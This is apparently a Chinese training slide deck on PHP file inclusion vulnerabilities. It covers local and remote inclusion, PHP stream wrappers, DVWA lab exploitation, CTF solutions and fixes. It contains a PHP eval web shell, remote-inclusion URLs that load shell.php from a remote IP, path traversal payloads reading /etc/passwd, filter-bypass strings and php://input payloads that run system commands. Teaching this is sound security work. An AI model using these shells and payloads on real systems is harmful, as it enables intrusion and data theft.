vuln05-文件包含漏洞

上一节内容回顾

1、文件上传漏洞是什么
2、文件上传漏洞危害
3、文件上传漏洞防御与绕过

课程大纲

1、什么是文件包含漏洞
2、PHP相关函数和伪协议
3、DVWA靶场案例演示
4、CTF题目案例
5、文件包含漏洞挖掘与利用
6、文件包含漏洞修复方案

01 什么是文件包含漏洞

为什么要包含文件?


马士兵教育
www.mashibing.com
首页
实战课程
体系课程
题库训练
知识问答
学员笔记
课研更新
NEW
关于我们
服务保障
师资力量
帮助中心
友情链接
Copyright ©2021 京ICP17012835号-1
地址：北京市海淀区文化产业园A117
© 2020 马士兵教育公司 地址：海淀区文化教育产业园A117
京ICP备17012835号-1

文件包含漏洞类型

本地文件包含 Local File Inclusion： LFI
远程文件包含 Remote File Inclusion： RFI

目录遍历漏洞/任意文件访问漏洞

本地文件包含

footer.php

```php
<?php
echo "<p>copyright © 2021-" . date("Y") . " wuya </p>";
?>
```

main.php

```php
<h1>这是你第1234次访问本网站</h1>
<p></p>
<p>欢迎下次再来</p>
<?php include 'footer.php';?>
```

动态包含

http://localhost/fileinc/include.php?file=footer.php

```php
<?php
    $file = $_GET['file'];
    if(isset($file)){
        include("$file");
    }else{
        echo "file fail";
    }
?>
```

包含恶意代码或图片马

http://localhost/fileinc/include.php?file=shell.php

http://localhost:7298/upload-labs/include.php?file=upload/shell.gif

包含敏感文件

http://localhost/fileinc/include.php?file=C:\Windows\system.ini

远程文件包含

漏洞	描述	原因	后果
XXE	XML外部实体注入	使用XML传输数据，并且允许解析外部实体	导致访问敏感文件、探测端口、执行系统命令等等
SSRF	服务端请求伪造	因为使用了curl_exec()之类的函数	导致端口扫描、攻击内网主机、绕过防火墙、获取敏感信息、访问大文件造成内存溢出、操作Redis等等问题
RFI	远程文件包含	使用了include	导致任意文件访问、包含shell代码

配置

php.ini
allow_url_fopen=On
allow_url_include=On

远程服务器文件

1.txt

```
[root@ourplot wwwroot]# cat 1.txt
<?php phpinfo(); ?>
```

alert.html

```
[root@ourplot wwwroot]# cat alert.html
<script>alert("wuya")</script>
```

vim shell.php

```php
<?php
        header("Content-type:text/html;charset=gb1232");
        echo "<pre>";
        @eval($_POST['wuya']);
?>
```

http://localhost/fileinc/include.php?file=http://远程IP/1.txt
http://localhost/fileinc/include.php?file=http://远程IP/alert.html
http://localhost/fileinc/include.php?file=http://远程IP/shell.php

CVE典型案例

CVE-2018-12613 PHPMyAdmin后台 任意文件包含漏洞

CVE-2020-1938 Apache Tomcat 文件包含漏洞

http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=file+inclusion

02

PHP相关函数和伪协议

函数-1

函数	作用
include()	include 语句包含并运行指定文件
include_once()	只包含一次，不重复包含
require()	和include一样，不过出错时会停止
require_once()	和include_once一样
fopen()	打开文件或者 URL

函数-2

函数	作用
readfile	读取文件并写入到输出缓冲。
highlight_file	语法高亮一个文件
show_source	等于highlight_file()
file_get_contents	将整个文件读入一个字符串
file	把整个文件读入一个数组中

PHP伪协议

parse_str(file_get_contents('php://input'), $_PUT);

- file:// — 访问本地文件系统
- http:// — 访问 HTTP(s) 网址
- ftp:// — 访问 FTP(s) URLs
- php:// — 访问各个输入/输出流（I/O streams）
- zlib:// — 压缩流
- data:// — 数据（RFC 2397）
- glob:// — 查找匹配的文件路径模式
- phar:// — PHP 归档
- ssh2:// — Secure Shell 2
- rar:// — RAR
- ogg:// — 音频流
- expect:// — 处理交互式的流

https://www.php.net/manual/zh/wrappers.php

03 DVWA靶场案例演示

low

http://127.0.0.1//dvwa/vulnerabilities/fi/?page=file1.php
http://127.0.0.1//dvwa/vulnerabilities/fi/?page=file2.php
http://127.0.0.1//dvwa/vulnerabilities/fi/?page=file3.php

http://127.0.0.1/dvwa/vulnerabilities/fi/?page=../../1.txt

http://127.0.0.1/dvwa/vulnerabilities/fi/?page=http://远程IP/1.txt
http://127.0.0.1/dvwa/vulnerabilities/fi/?page=http://远程IP/alert.html
http://127.0.0.1/dvwa/vulnerabilities/fi/?page=http://远程IP/shell.php

medium

双写绕过：
http://127.0.0.1/dvwa/vulnerabilities/fi/?page=hthttp://tp://远程IP/alert.html
http://127.0.0.1/dvwa/vulnerabilities/fi/?page=..././..././1.txt

绝对路径：
http://127.0.0.1/dvwa/vulnerabilities/fi/?page=E:\dev_runApp\phpstudy_pro\WWW\dvwa\1.txt


high


伪协议：
http://127.0.0.1/dvwa/vulnerabilities/fi/?page=file:///C:\Windows\system.ini

04 CTF题目案例

bugku

https://www.ctfhub.com/





bugku-文件包含

http://challenge-06af585d6dd7039e.sandbox.ctfhub.com:10800/

http://challenge-06af585d6dd7039e.sandbox.ctfhub.com:10800/?file=shell.txt

发起POST请求，参数：
ctfhub=system('ls');


ctfhub=system('cat /flag');

bugku-php://input

POST
?file=php://input

<?php system('ls /'); ?>

<?php system('cat /flag_16571'); ?>



bugku-远程文件包含

POST
?file=php://input

<?php system('ls /'); ?>

<?php system('cat /flag'); ?>

05 文件包含漏洞挖掘与利用

URL关键字

URL参数名字出现了page、file、filename、include等等关键字。
URL参数值出现了文件名，比如xxx.php xxx.html 等等。

比如：
?file=content
?page=wuya.asp
?home=wuya.html

利用流程

1、发现漏洞
2、上传shell / 读取敏感文件（FUZZ)
3、执行恶意代码

敏感文件

1、参考2.10-目录扫描收集信息
2、参考目录字典

技巧

http://LinuxIP/include.php?file=../../../../../etc/passwd

06 文件包含漏洞修复方案

修复

1、PHP配置
2、禁用动态包含
3、过滤协议、目录字符
4、设置文件白名单

Thank you for watching